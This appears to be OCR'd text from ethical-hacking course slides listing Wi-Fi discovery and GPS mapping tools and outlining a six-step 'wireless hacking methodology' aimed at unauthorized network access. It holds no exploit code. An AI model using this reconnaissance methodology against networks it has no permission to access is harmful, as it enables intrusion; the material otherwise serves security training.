
## Vistumbler

- Finds wireless access points
  - Uses the Vista command 'netsh wlan show networks mode=bssid' to get wireless information
  - It supports for GPS and live Google Earth tracking

<http://www.vistumbler.net>


## NetStumbler

- ▀ Facilitates detection of Wireless LANs using the 802.11b, 802.11a, and 802.11g WLAN standards
  - ▀ It is commonly used for wardriving, verifying network configurations, finding locations with poor coverage in one's WLAN, etc.



<http://www.netstumbler.com>


# Wi-Fi Discovery Tools



**WirelessMon**  
<http://www.passmark.com>



**WiFinder**  
<http://www.pgmsoft.com>




**Kismet**  
<http://www.kismetwireless.net>




**Wellenreiter**  
<http://wellenreiter.sourceforge.net>



**WiFi Hopper**  
<http://www.wifihopper.com>



**AirCheck Wi-Fi Tester**  
<http://www.flukenetworks.com>




**Wavestumbler**  
<http://www.cquare.net>



**AirRadar 2**  
<http://www.koingosw.com>




**iStumbler**  
<http://www.istumbler.net>



**Xirrus Wi-Fi Inspector**  
<http://www.xirrus.com>

# Mobile-based Wi-Fi Discovery Tools




| Network                | ESSID    | Channel | Signal Strength |
|------------------------|----------|---------|-----------------|
| MICHAEL's WiFi Network | 149.0-72 | 6       | -81             |
| SheeVisions            | 6_F2-76  | 6       | -76             |
| PAE                    | 6_E6-76  | 6       | -76             |
| MICHAEL's WiFi Network | 11_EA-83 | 11      | -83             |
| KWPS5                  | 6_E8-81  | 6       | -81             |
| 11H3205G3              | 6_E8-85  | 6       | -85             |
| QuarterCare vers       | 1_E-86   | 1       | -86             |
| <Hidden Networks>      | 1_E-87   | 1       | -87             |

WiFiFoFum - WiFi Scanner





<http://www.wififofum.net>



Network Signal Info




<http://www.kaibits-software.com>



WiFi Manager

1



OpenSignal Maps



<http://kmansoft.com>

<http://opensignal.com>

# Wireless Hacking Methodology



The objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources

1

**Wi-Fi Discovery**

2

**GPS Mapping**

3

**Wireless Traffic Analysis**

4

**Launch Wireless Attacks**

5

**Crack Wi-Fi Encryption**



6

**Compromise the Wi-Fi Network**

# GPS Mapping



Attackers create map of discovered Wi-Fi networks and create a database with statistics collected by Wi-Fi discovery tools such as NetSurveyor, NetStumblers, etc.




- GPS is used to track the location of the discovered Wi-Fi networks and the coordinates are uploaded to sites like WIGLE
- Attackers can share this information with the hacking community or sell it to make money



Attacker



Discovery of Wi-Fi networks




Post the GPS locations to WIGLE

# GPS Mapping Tool: WiGLE

CEH  
Cyber Emergency Handling

- WiGLE consolidates location and information of wireless networks world-wide to a central database, and provides user-friendly Java, Windows, and web applications that can map, query and update the database via the web
  - You can add a wireless network to WiGLE from a stumble file or by hand and add remarks to an existing network.




<http://wigle.net>


# GPS Mapping Tool: Skyhook



- Skyhook's Wi-Fi Positioning System (WPS) determines location based on Skyhook's massive worldwide database of known Wi-Fi access points

